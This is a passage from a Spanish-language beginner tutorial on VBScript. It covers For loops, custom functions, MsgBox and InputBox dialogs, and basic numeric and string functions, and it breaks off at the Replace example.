Un ejemplo de uso de esta sentencia seria el siguiente (de nuevo, obviamos la creación de las variables):

```
For variable=1 To 10
```

```
variable2=variable 1 * variable2
Next
```

Como vemos, hemos omitido el **Step X**, lo cual le indica al programa que el paso es de 1, o lo que es lo mismo: poner Step 1 es lo mismo que omitirlo. En este caso, el bucle se repetiría 10 veces, el valor final de variable1 sería 10 y el de variable2… Quien sabe…

Pero sin duda la forma más difícil de usarlo, con resultados mas extraños, pero siempre útil saberlo sería la siguiente:

```
numero = 1
For variable=numero - 1 To numero +1 Step numero
numero = numero +1
variable = variable - 1
Next
```

Aunque parezca raro, es completamente legal. La situación inicial sería *For variable = 0 To 2 Step 1*, pero tras pasar el bucle una vez la situación sería *For variable = 0 To 3 Step 2*, y a la tercera *For variable = 0 To 4 step 3*… Lo cual crearía… Si: Un bucle infinito. Bueno, en este caso lo que pasaría sería un error de desbordamiento de memoria cuando los números fuesen muy grandes, pero bueno… Sin duda este ejemplo deja abiertas muchas puertas en cuanto a sucesiones numéricas y sistemas de ecuaciones se trata (si aunque parezca que no…). Pero bueno, volvamos a lo sencillo con otro ejemplo:

```
For variable=1 to 10
  'Funciones que se ejecutaran 10 veces.
  For variable2=1 to 2
    'Funciones que se ejecutaran 20 veces.
  Next
Next
```

En este ejemplo, vemos un bucle dentro de otro. En este tipo de bucles hay que tener en cuenta que si el bucle principal, en este caso se repite diez veces y el secundario se repite dos veces, como el secundario esta dentro del principal, **cada vez que el principal se repita una vez el secundario lo hará dos** y de esa forma el secundario se repetirá veinte veces. En realidad no es difícil. Hace falta un poco de práctica y ya está. Pongamos un último ejemplo sencillo:

```
For variable=1 to 10
  'Funciones que se repetirán 10 veces…
  If variable = 5 Then
    'Funcion que se realizará cuando variable se 5…
  End if
Next
```

Como vemos, podemos incluir condicionales dentro de bucles, bucles dentro de bucles, condicionales dentro de condicionales y bucles dentro de condicionales. Las

posibilidades son muchas y variadas, y he de recordar que esto es por ahora lo más básico de la programación en Visual Basic Script, cuando lo sepáis todo, la cosa dará a juego a muchísimo, mas de lo que os creéis; pero como en todo, lo que se necesita ante todo es práctica y práctica, así que animo.

Por último en cuanto a control de flujo básico se refiere, cabe destacar la Sentencia Function. La **sentencia Function** sirve para **crear una función personalizada** a partir de unas **otras funciones simples,** que puede ser llamada desde cualquier parte del código. Se expresa de la siguiente forma y se coloca generalmente o al principio o al final del script, por motivos de estandarización de código:

```
Function nombrefuncion(variables)
  'Funciones simples
End Function
```

Donde **nombrefuncion** es el nombre que le queremos dar a la función que hace la tarea de una variable, y **variables** son las variables que operaran en ella a las que le daremos un valor desde fuera, digamos que equivale por ejemplo, en la función de **Chr** vista antes a sus diversas partes. **Chr** sería en **nombrefuncion** y el valor **numérico** que ponemos dentro de chr sería **variables**. Además, lo que hay entre Function y End Function no se ejecutará nunca en el código a no ser que la llames de la siguiente forma:

```
Variable = nombrefunción(variable)
```

Pongamos un ejemplo, para aclarar las cosas de uso de esta función con unas variables al azar (se obvia la creación de las variables):

```
Variable = 2
Function Incrementar(numero)
Incrementar = numero + 1
End Function
Variable 2 = Variable
Variable = Incrementar(Variable2)
```

Como veis, hemos puesto la sentencia en medio del código, pero esto es indiferente pues no se ejecutará. Aun así lo más correcto habría sido ponerla al principio o al final, como se muestra a continuación (el siguiente código es igual que el anterior):

```
Variable = 2
Variable2 = Variable -1
Variable = Incrementar(Variable2+Variable)

Function Incrementar(numero)
Incrementar = numero + 1
End Function
```

Ahora vamos a lo importante: expliquemos. Primero **Variable** recibe el valor 2, y **Variable2** el valor 1. Hasta ahí claro. Luego, vemos que se le aplica a **Variable** la

función incrementar de una suma (que da 3). Entonces lo que ocurre es que se llama a la función que tenemos debajo de la siguiente forma (en negrita esta **numero**):

Function Incrementar(**1+2**)
Incrementar = (**1+2**) + 1
End Function

En tal caso, la función incrementar recibe el valor 1+2+1 = 4, y se lo pasa a **Variable**, por tanto, **Variable** ahora tiene el valor 4. No es difícil, solo abre tu ingenio. Veamos otro ejemplo sencillo de esto:

```
Variable = 0
Variable2 = 100
For x = 1 To 50
  Variable = Incrementar(Variable)
  Variable2 = Decrecer (Variable2)
Next
Function Incrementar(numero)
Incrementar = numero + 1
End Function

Function Decrecer(numero)
Decrecer = numero - 1
End Function
```

En este caso tenemos dos funciones, y el código en general lo que haría sería dar a Variable el valor 0 y a Variable2 el valor 100, y luego repetir 50 veces un bucle donde uno se incrementa y el otro decrece. Eso significa que este código y el que hay a continuación realizan lo mismo:

```
Variable = 0
Variable2 = 100
For x = 1 To 50
  Variable = Variable + 1
  Variable2 = Variable2 - 1
Next
```

Como he dicho, hacen lo mismo, y a primera vista el segundo es más sencillo que el primero. Pero no lo he explicado todo sobre esta función, ahora veréis la verdadera utilidad, que reside en que **variables** (ej. anterior **numero**) pueden ser varias. A continuación un ejemplo que no deja de mostrar lo interesante que puede llegar a ser esto:

Variable = 0	Al principio Variable tiene el valor 0.
For x = 1 To 100	Empezamos un bucle de 100 repetición.
If Variable <= 50 then	Si variable es <= 50… llamamos a la
Variable = matematicas(Variable, True, 2)	función sumando a variable 2.
Else	Si no, llamamos a la función restando
Variable = matematicas(Variable, False, 1)	a variable 1.

End if Next	Fin de la Condicional. Fin del Bucle.

Function matematicas(numero,modo,valor)
If modo = True Then
matematicas = numero + valor
Else
Matematicas = numero - valor
End If
End Function
	Función con tres argumentos.
	Si modo es Verdadero sumamos.
	Sumamos valor al numero dado.
	Si modo es Falso restamos.
	Restamos valor al numero dado.
	Fin de la Condicional
	Fin de la Función.

Este ejemplo es largo pero no por ello complejo. Si bien, este es nuestro primer encuentro con funciones complejas. Solo decir que en una función existe lo que se llaman **argumentos**. En la función Chr(3) hay un argumento que es numérico. En el caso de esta hay tres argumentos (**los argumentos se separan por comas**), dos numéricos y el de en medio booleano. Sabido esto, no hay más misterio con el código. Mas adelante, cuando explique más funciones, no solo os acostumbrareis, sino que lo comprenderéis mejor. Aún es pronto para querer hacer nada serio.

Programación en Visual Basic Script: Funciones Gráficas

Antes de empezar con las funciones ya mas serias (pero aún básicas), es el momento de aprender las funciones gráficas, mas que nada para poder empezar a practicar y saber con seguridad que está pasando en nuestro script. Estas funciones son dos: **El Cuadro de Dialogo y El Cuadro de Mensaje**, y sirven para mostrar la información de las variables en pantalla, y/o interactuar con el usuario dejando que sea el quien de valores a las variables. Empecemos pues por el Cuadro de Mensaje, que es la función MsgBox.

La función MsgBox crea un cuadro de mensaje con el siguiente aspecto (puede variar):

Del cuadro de mensaje puedes **editar** el **mensaje**, el **titulo**, la **imagen de la izquierda** y los **botones que aparecen**. Por otro lado, el cuadro de mensaje va unido a una variable, para poder saber cual de todos los botones se ha pulsado.

El cuadro de mensaje básico (el tercero de los que hay arriba) se hace con el siguiente código, que es la versión más simple de todas (obviamos de nuevo la creación de variables):

```
Variable = MsgBox("Mensaje",0,"Titulo")
```

Donde **Variable** es el nombre de la variable que acompaña al MsgBox y recibirá información del botón pulsado, **Mensaje** es el mensaje que se muestra en el cuadro de mensaje (argumento de texto, que puede suplirse por una variable de cadena), **Titulo** es el titulo de este (del mismo tipo que Mensaje) y 0 es el numero magico que indica la imagen, el numero de botones, el botón predeterminado y el tipo de mensaje a la vez. En breve explicaré detalladamente como tratar este numero "mágico", por ahora va siendo hora de que abras el bloc de notas y empieces a probar.


Si en el Mensaje desea colocar comillas, saltos de línea o una referencia a otra variable (es decir, que muestre lo que tiene) debe realizarlo **uniendo las expresiones** con el **símbolo de concatenación** (&) de la siguiente manera (igual que dándole valor a una variable de cadena):

```
Variable = MsgBox("Mensaje"&chr(13)&"Mensaje2",0,"Titulo")
```

```
Variable = MsgBox("Mensaje"&chr(34)&"Mensaje2"&chr(34),0,"Titulo")
```

```
Variable2 = 2
Variable = MsgBox("Mensaje "&Variable2,0,"Titulo")
```

Esto quedaría respectivamente así, probadlo y comprobadlo:




En el primero, hay dos mensajes en dos líneas. El mensaje uno esta unido con un símbolo de concatenación a una constante de VBScript que equivale a un salto de línea (se explicó anteriormente), y este, con otro símbolo de concatenación al segundo mensaje. Todo esto esta puesto en la zona del mensaje **separado de las demás con una coma fuera de las comillas**.

En el segundo hay un mensaje y otro entre comillas. El mensaje uno esta unido con un símbolo de concatenación a la función Chr(x) que equivale a las comillas ("), y este, con otro símbolo de concatenación al mensaje dos. Después esta otra constante igual a la anterior unida con otro símbolo de concatenación para así cerrar las comillas que habíamos abierto anteriormente de la misma manera.

En el tercero primero damos el valor dos a la variable "*Variable2*", aunque le podeis dar cualquier valor, numérico o de cadena. Lugo ponemos un mensaje unido con un símbolo de concatenación a la variable "*Variable2*" lo cual nos mostrara solo su valor. Es decir, que podemos mostrar en pantalla el valor de las variables.

El siguiente ejemplo muestra una mezcla de los tres casos anteriores que son los más comunes, y lo que más se suele utilizar:

```
Variable2 = "¡Hola! "
Variable3 = 1
Variable = MsgBox(Variable2&"Tengo "&chr(34)&Variable3&chr(34)&"
perro."&chr(13)&"¡Adios!",0,"Titulo")
```



Si metemos esto dentro de un bucle For, de forma que Variable3 aumente (*For variable3=1 To 10*), tendremos un total de 10 mensajes en los que irá aumentando la cantidad de perros que tienes. **No estaría mal, una vez llegados aquí, repasar todo lo visto mostrando los resultados con esta función para comprobar sus efectos y practicar**.

Pero continuemos, en el **segundo campo**, (el que contiene el numero "magico") hay que introducir un numero, el cual definirá la imagen, el numero de botones, el botón predeterminado y el tipo de mensaje. Para saber que numero hay que poner para que te salga un mensaje así o asa, debes escoger una opción de cada una de las tablas siguientes y sumar sus valores, y el resultado colocarlo en lugar del 0:

Alternativo*	**Valor**	**Función que realiza**
vbOKOnly	*0*	*Muestra sólo el botón **Aceptar**.*
vbOKCancel	*1*	*Muestra los botones **Aceptar** y **Cancelar**.*
vbAbortRetryIgnore	*2*	*Muestra los botones **Anular**, **Reintentar** e **Ignorar**.*
vbYesNoCancel	*3*	*Muestra los botones **Sí**, **No** y **Cancelar**.*
vbYesNo	*4*	*Muestra los botones **Sí** y **No**.*
vbRetryCancel	*5*	*Muestra los botones **Reintentar** y **Cancelar**.*

Alternativo*	**Valor**	**Función que realiza**
	0	*No muestra iconos.*
vbCritical	*16*	*Muestra el icono **Mensaje crítico**.*
vbQuestion	*32*	*Muestra el icono **Consulta de advertencia.***
vbExclamation	*48*	*Muestra el icono **Mensaje de advertencia.***
vbInformation	*64*	*Muestra el icono **Mensaje de información.***

Alternativo*	**Valor**	**Función que realiza**
vbDefaultButton1	*0*	*El **primer botón** es el predeterminado.*
vbDefaultButton2	*256*	*El **segundo botón** es el predeterminado.*
vbDefaultButton3	*512*	*El **tercer botón** es el predeterminado.*
vbDefaultButton4	*768*	*El **cuarto botón** es el predeterminado.*

Alternativo*	**Valor**	**Función que realiza**
vbApplicationModal	*0*	*Cuadro de **diálogo modal de la aplicación**. El usuario debe responder al cuadro de diálogo antes de continuar trabajando en la aplicación actual.*

vbSystemModal	*4096*	*Cuadro de **diálogo modal del sistema**. Se suspenden todas las aplicaciones hasta que el usuario responda al cuadro de mensaje.*

*Alternativo significa que en vez de poner un numero también puedes colocar ese nombre uniéndolos con el signo de suma (+). Ej: vbOKOnly+vbCritical sería lo mismo que 0+16 o bien 16 (la suma echa).

De esta forma, si yo por ejemplo quiero un mensaje con los botones **Sí** y **No,** con el **icono de información** y que el botón **No** sea el predeterminado tendré que sumar 4, 64 y 256: 4+64+256= 324 Y de esa forma sustituiré el 0 por 324:

```
Variable = MsgBox("Mensaje",324,"Titulo")
```

Lo cual nos mostrará el interesante siguiente cuadro de Mensaje:


Ahora que tenemos en juego varios botones, nos interesa saber cual pulsa el usuario. Así que, por último, la Variable asignada a la función tomara unos valores dependiendo del botón que se pulse cuando salga el mensaje, según la siguiente tabla:

Valor que recibe la Variable	Botón pulsado
1	Aceptar
2	Cancelar
3	Anular
4	Reintentar
5	Ignorar
6	Sí
7	No

Esto combinado con la **sentencia If (***explicada anteriormente***)** y otros **MsgBox** puede dar como resultado una respuesta inteligente, bastante interesante, como por ejemplo:


Variable = MsgBox("¿Estas aprendiendo algo?",324,"VBScript")
If Variable = 6 Then
Variable2 = MsgBox("¡Me alegro!",0,"VBScript")
Else
Variable3 = MsgBox("¿Tan malo soy explicando?",0,"VBScript")
End If
	Aparece un mensaje con los botones Si y No…
	Si pulsamos el botón si...
	...sale un MsgBox con el botón Aceptar.
	Si no pulsamos el botón si...
	...sale un MsgBox con el botón Aceptar.
	Fin de la condición.

Obviamente, los **MsgBox** están en la **misma línea** (no partidos), pero aquí por causa del tamaño del papel salen partidos. Esto dará como resultado la siguiente imagen. Cosa que con un poco de imaginación, nos abre las fronteras de lo que podemos hacer a estas alturas (¡y con lo poco que sabemos!):



Sin duda la cosa ahora a mejorado bastante, e insisto de nuevo en *repasar todo lo visto*, o bien ahora, o bien al final de ver el **InputBox**, también llamado **Cuadro de Dialogo**.

La función InputBox crea una ventana de la siguiente forma, lo cual, si lo pensáis bien, abre más aun nuestros horizontes, aunque realmente sea una ventana un poco fea:



Del cuadro de dialogo o InputBox puedes **editar** el **mensaje**, el **titulo,** la **respuesta predeterminada** y la **posición en la pantalla** donde aparecerá. Por otro lado, el cuadro de dialogo va también unido a una variable, que recibirá la respuesta.

El **cuadro de dialogo básico** (sin determinar la posición en la que aparecerá, es decir, aparecerá centrado) se hace con el siguiente código (todo en la misma linea):

```
Variable = InputBox("Pregunta del InputBox","Titulo del InputBox","Respuesta predetrminada")
```

Donde **Variable** es el nombre de la variable que acompaña al **InputBox**, **Pregunta** del InputBox es el mensaje que se muestra en el cuadro de dialogo, **Titulo** del InputBox es el titulo de este y **Respuesta** predeterminada es la respuesta que aparecerá al principio, luego editable. Como vemos es una función de tres argumentos de cadena.


Si en la Pregunta del InputBox desea colocar comillas, saltos de línea o una referencia a otra variable (es decir, que muestre lo que tiene) debe realizarlo **uniendo las expresiones** con el **símbolo de concatenación** (&) de la siguiente manera (la respuesta y el título son única y exclusivamente de una línea):

```
Variable = InputBox("Pregunta del InputBox"&chr(13)&"Mensaje2","Titulo del InputBox","Respuesta predeterminada")
```

```
Variable = InputBox("Pregunta del InputBox"&chr(34)&"Mensaje2"&chr(34),"Titulo del InputBox","Respuesta predeterminada")
```

```
Variable2 = 2
Variable = InputBox("Pregunta del InputBox "&Variable2,"Titulo del InputBox","Respuesta predeterminada")
```

Esto quedará respectivamente así:



En el primero, hay dos mensajes en dos líneas. El mensaje uno esta unido con un símbolo de concatenación a una constante de VBScript que equivale a un salto de línea, y este, con otro símbolo de concatenación al segundo mensaje. Todo esto esta puesto en la zona del mensaje **separado de las demás con una coma**.

En el segundo hay un mensaje y otro entre comillas. El mensaje uno esta unido con un símbolo de concatenación a la función Chr(x) que equivale a las comillas ("), y este, con otro símbolo de concatenación al mensaje dos. Después esta otra constante igual a la anterior unida con otro símbolo de concatenación para así cerrar las comillas que habíamos abierto anteriormente.

En el tercero primero damos el valor dos a la variable "Variable2", aunque le podéis dar cualquier valor. Lugo ponemos un mensaje unido con un símbolo de concatenación a la variable "Variable2" lo cual nos mostrara solo su valor.

Es bastante sencillo, y muy parecido al **MsgBox**. Además, si queremos posicionar el cuadro en la pantalla debemos de usar el siguiente código:


```
Variable = InputBox("Pregunta del InputBox","Titulo del InputBox","Respuesta predetrminada",0,0)
```

Donde el primer 0 es una expresión numérica que especifica, en twips, la **distancia horizontal** del borde izquierdo del cuadro de diálogo respecto al borde izquierdo de la pantalla. Si se omite, el cuadro de diálogo se centra horizontalmente. Y el segundo 0 es una expresión numérica que especifica, en twips, la **distancia vertical** del borde superior del cuadro de diálogo hasta la parte superior de la pantalla. Si se omite, el cuadro de diálogo se ubica verticalmente aproximadamente a un tercio de la parte inferior de la pantalla. Probadlo vosotros mismos y vereis…

Destacar también que la Variable **guarda la respuesta enviada,** si no se escribe nada o se pulsa cancelar la Variable guarda una cadena de longitud cero (""). De esa forma, combinándolo con un **MsgBox** podemos devolver lo que ha colocado en la respuesta:

```
Variable = InputBox("¿Que comida te gusta?","Comida","Introduce comida favorita")
Variable2 = MsgBox("Te gusta: "&Variable,0,"Comida")
```

Esto dará como resultado:



Es pues grande el repertorio de posibilidades que esto ofrece, ya que por ejemplo puedes pedir que te digan “cuantos perros quieres contar” y luego contarlos con el **MsgBox** y un bucle **For**, por ejemplo. Las posibilidades dependen solo de tu imaginación y de nada más.

Por último, para delimitar varias respuestas, se puede seguir el siguiente procedimiento mediante el uso de la **sentencia If**, la **sentencia Do** y las **operaciones con Variables**:

Do Variable = InputBox("¿Qué te gusta mas, el Jamon, el Queso o el Atun?","Comida","Responde aquí") If Variable="Queso" Then	Creamos bucle. Preguntamos con un InputBox. Si la respuesta es Queso: Variable2 obtiene valor ok

Variable2="ok"
End If
If Variable="Jamon" Then
Variable2="ok"
End If
If Variable="Atun" Then
Variable2="ok"
End If
Loop Until Variable2 = "ok"
	Fin de la Condición
	Si la respuesta es Jamon:
	Variable2 obtiene valor ok
	Fin de la Condición
	Si la respuesta es Atun:
	Variable2 obtiene valor ok
	Fin de la Condición
	Salimos del bucle si Variable2= ok.

Esto impedirá que desaparezca el cuadro de dialogo si no se contesta una de esas tres respuestas (Queso, Jamón o Atún). En otras palabras, delimitas las contestaciones posibles, pudiendo crear así un sistema de claves o algo similar.

Programación en Visual Basic Script: Funciones Básicas

Visual Basic Script posee diversas clases de funciones básicas: las que operan con cadenas, con números, con valores boléanos y con tiempo. Las que operan con valores boléanos ya se han visto y tratado anteriormente. Pasemos pues a las que operan con valores numéricos, que son las más sencillas. Los valores numéricos que guardan las variables tienen varias funciones que los pueden modificar. Antes de empezar a ver las funciones, es recomendable que sepas ya bien las **variables en Visual Basic Script.**

La primera función es ***Fix***. Esta función elimina la parte decimal de un número. Si no hay decimales lo deja como está. Un ejemplo de uso de esta función es el siguiente:

Variable = "4,567" Variable2 = **Fix(**Variable**)**	En este caso Variable tiene el valor 4,567. Tras aplicarle la función ***Fix*** a Variable, Variable2 obtiene el valor 4.

La segunda función es ***Abs***. Esta función devuelve el valor absoluto de un número. Si el número es positivo lo deja como está. Un ejemplo de uso de esta función es el siguiente:

Variable = "-4,567" Variable2 = **Abs(**Variable**)**	En este caso Variable tiene el valor -4,567. Tras aplicarle la funcion ***Abs*** a Variable, Variable2 obtiene el valor 4,567.

La tercera función es ***Rnd***. Esta función devuelve un numero aleatorio decimal (0,33), y por eso es conveniente multiplicarlo por 100 y luego aplicarle la función ***Fix***. Como vemos, se pueden pues mezclar y poner unas funciones dentro de otras sin problemas. Un ejemplo de uso de esta función es el siguiente:

Randomize Variable = **Fix(Rnd*100)**	En este caso Variable recibirá un numero aleatorio decimal que al multiplicarlo por 100 dará un numero aleatorio decimal con dos números enteros. Al aplicarle la función Fix se convertirá en un número aleatorio entero de dos cifras.

La cuarta función es ***Sgn***. Esta función devuelve 1 si el signo del valor de Variable es positivo, -1 si es negativo y 0 si su valor es 0. Un ejemplo de uso de esta función es el siguiente:

Variable = "-4,567" Variable2 = **Sgn(**Variable**)**	En este caso Variable tiene el valor -4,567. Tras aplicarle la función ***Sgn*** a Variable, Variable2 obtiene el valor -1.

La quinta función es ***Sqr***. Esta función devuelve la raíz cuadrada de un número. Si el numero es negativo genera un error, y por eso es recomendable usar antes la funciona ***Abs***. Un ejemplo de uso de esta función es el siguiente:

Variable = "4" Variable2 = **Sqr(**Variable**)**	En este caso Variable tiene el valor 4. Tras aplicarle la función ***Sqr*** a Variable, Variable2 obtiene el valor 2.

La sexta función es ***Log***. Esta función devuelve el logaritmo natural de un numero, es decir el logaritmo en base e(2,718282) de un numero. Por eso es recomendable usar una división de logaritmos para hallar logaritmos de la base que queramos siguiendo el siguiente ejemplo, donde Variable es el numero al que se le aplica el logaritmo y 8 es la base de este (sustituye 8 por la base sobre la cual quieres operar):

Variable = "64" Variable2 = **Log(Variable) / Log(8)**	En este caso Variable tiene el valor 64. Tras aplicarle la función ***Log*** a Variable con base **8**, Variable2 tiene el valor 2.

Las últimas funciones son ***Cos***, ***Tan*** y ***Sin***. Estas funciones devuelven el coseno, la tangente y el seno respectivamente, de un número que tiene un valor que expresa el ángulo en ***Radianes***. Para **convertir *grados* en *radianes***, multiplique los grados por **pi / 180**. Para convertir los radianes en grados, multiplique los radianes por **180/pi**. Un ejemplo de uso de esta función es el siguiente:

Variable = "3,1415926535897932" Variable2 = **Cos(Variable)**	Variable tiene el valor pi. Tras aplicarle la función ***Cos*** a Variable, Variable2 obtiene el valor -1.

Estas son, en definitiva las funciones numéricas mas usadas, que dan mucho juego junto con las operaciones matemáticas vistas antes. A estas alturas, deberíais probar en intentar hacer un script donde tu pides la longitud de dos lados de un triangulo, y el programa, mediante Pitágoras, saca el tercero; pues es una muy buena práctica.

Por otro lado, las cadenas que guardan las variables tienen varias funciones que las pueden modificar. Estas son:

La primera función es ***LCase***. Esta función convierte toda una cadena a minúsculas. Si esta toda en minúsculas la deja como está. Un ejemplo de uso de esta función es el siguiente:

Variable = "Hola" Variable2 = **LCase(**Variable**)**	En este caso Variable tiene la cadena Hola. Tras aplicarle la función ***LCase*** a Variable, Variable2 tiene “hola”.

La segunda función es ***UCase***. Esta función convierte toda una cadena a mayúsculas. Si esta toda en mayúsculas la deja como está. Un ejemplo de uso de esta función es el siguiente:

Variable = "Hola" Variable2 = **UCase(**Variable**)**	En este caso Variable tiene la cadena Hola. Tras aplicarle la función ***UCase*** a Variable, Variable2 tiene “HOLA”.

La tercera función es ***Left***. Esta función coge un número de caracteres específicos desde la izquierda de una cadena y los guarda en una variable. Esta función, junto con Len y Right es de las más importantes y usadas en la programación (VB). Un ejemplo de uso de esta función es el siguiente, donde Variable es una variable que guarda una cadena y 6 el número de caracteres que quieres coger:

Variable = "Hola a todos" Variable2 = **Left(**Variable,6**)**	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***Left*** a Variable especificando 6 caracteres, Variable2 obtiene la cadena Hola a.

La cuarta función es ***Right***. Esta función coge un número de caracteres específicos desde la derecha de una cadena y los guarda en una variable. Un ejemplo de uso de esta función es el siguiente, donde Variable es una variable que guarda una cadena y 7 el número de caracteres que quieres coger:

Variable = "Hola a todos" Variable2 = **Right(**Variable,7**)**	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***Right*** a Variable especificando 7 caracteres, Variable2 obtiene la cadena a todos.

La quinta función es ***Mid***. Esta función coge un número de caracteres específicos desde un punto específico de una cadena y los guarda en una variable. Un ejemplo de uso de esta función es el siguiente, donde Variable es una variable que guarda una cadena, 6 el carácter-1 desde el que empieza a contar y 3, el número de caracteres que quieres coger:

Variable = "Hola a todos" Variable2 = **Mid(**Variable,6,3**)**	En este caso Variable tiene la cadena “Hola a todos”. Tras aplicarle la función ***Mid*** a Variable especificando 3 caracteres desde el carácter 5 (6-1=5), Variable2 obtiene la cadena “a t”.

La sexta función es ***Len***. Esta función lee el número de caracteres de una cadena y devuelve un número con su cantidad. Un ejemplo de uso de esta función es el siguiente:

Variable = "Hola a todos" Variable2 = **Len(**Variable**)**	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***Len*** a Variable, Variable2 obtiene el valor numérico 12.

La séptima función es ***StrReverse***. Esta función invierte la posición de los caracteres de una cadena, colocando la primera letra la ultima, la última la primera y así sucesivamente. Un ejemplo de uso de esta función es el siguiente:

Variable = "Hola a todos" Variable2 = **StrReverse(**Variable**)**	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***StrReverse*** a Variable, Variable2 obtiene la cadena “sodot a aloH”.

La octava función es ***Trim***. Esta función elimina los espacios que pueda haber al inicio y final de una cadena de caracteres. Un ejemplo de uso de esta función es el siguiente:

Variable = " Hola " Variable2 = **Trim(**Variable**)**	En este caso Variable tiene la cadena " Hola ". Tras aplicarle la función ***Trim*** a Variable, Variable2 obtiene la cadena "Hola".

La novena función es ***InStr***. Esta función busca un una palabra, dentro de una cadena con alguna frase, y devuelve el numero de veces que la ha encontrado. Los modos de búsqueda son vbTextCompare (Texto: No respeta mayúsculas) y vbBinaryCompare (Binario: Respeta mayúsculas). Por ejemplo, un ejemplo de uso es el siguiente:

Variable = "Hola a todos" Variable2 = **InStr(**1,Variable, "Hola", vbTextCompare)	En este caso Variable tiene la cadena Hola a todos. Tras aplicarle la función ***InStr*** a Variable, Variable2 obtiene el valor 1, por el hola que hay.

La décima y última función es ***Replace***. Esta función busca un una palabra, dentro de una cadena con alguna frase, y la sustituye por otra que le indiquemos nosotros. Los modos de búsqueda son vbTextCompare (Texto: No respeta mayúsculas) y vbBinaryCompare (Binario: Respeta mayúsculas). Esta función también es muy usada, y también sirve para eliminar partes o palabras de un texto, reemplazando por una cadena de longitud 0 (“”). Por ejemplo, un ejemplo de uso es el siguiente:

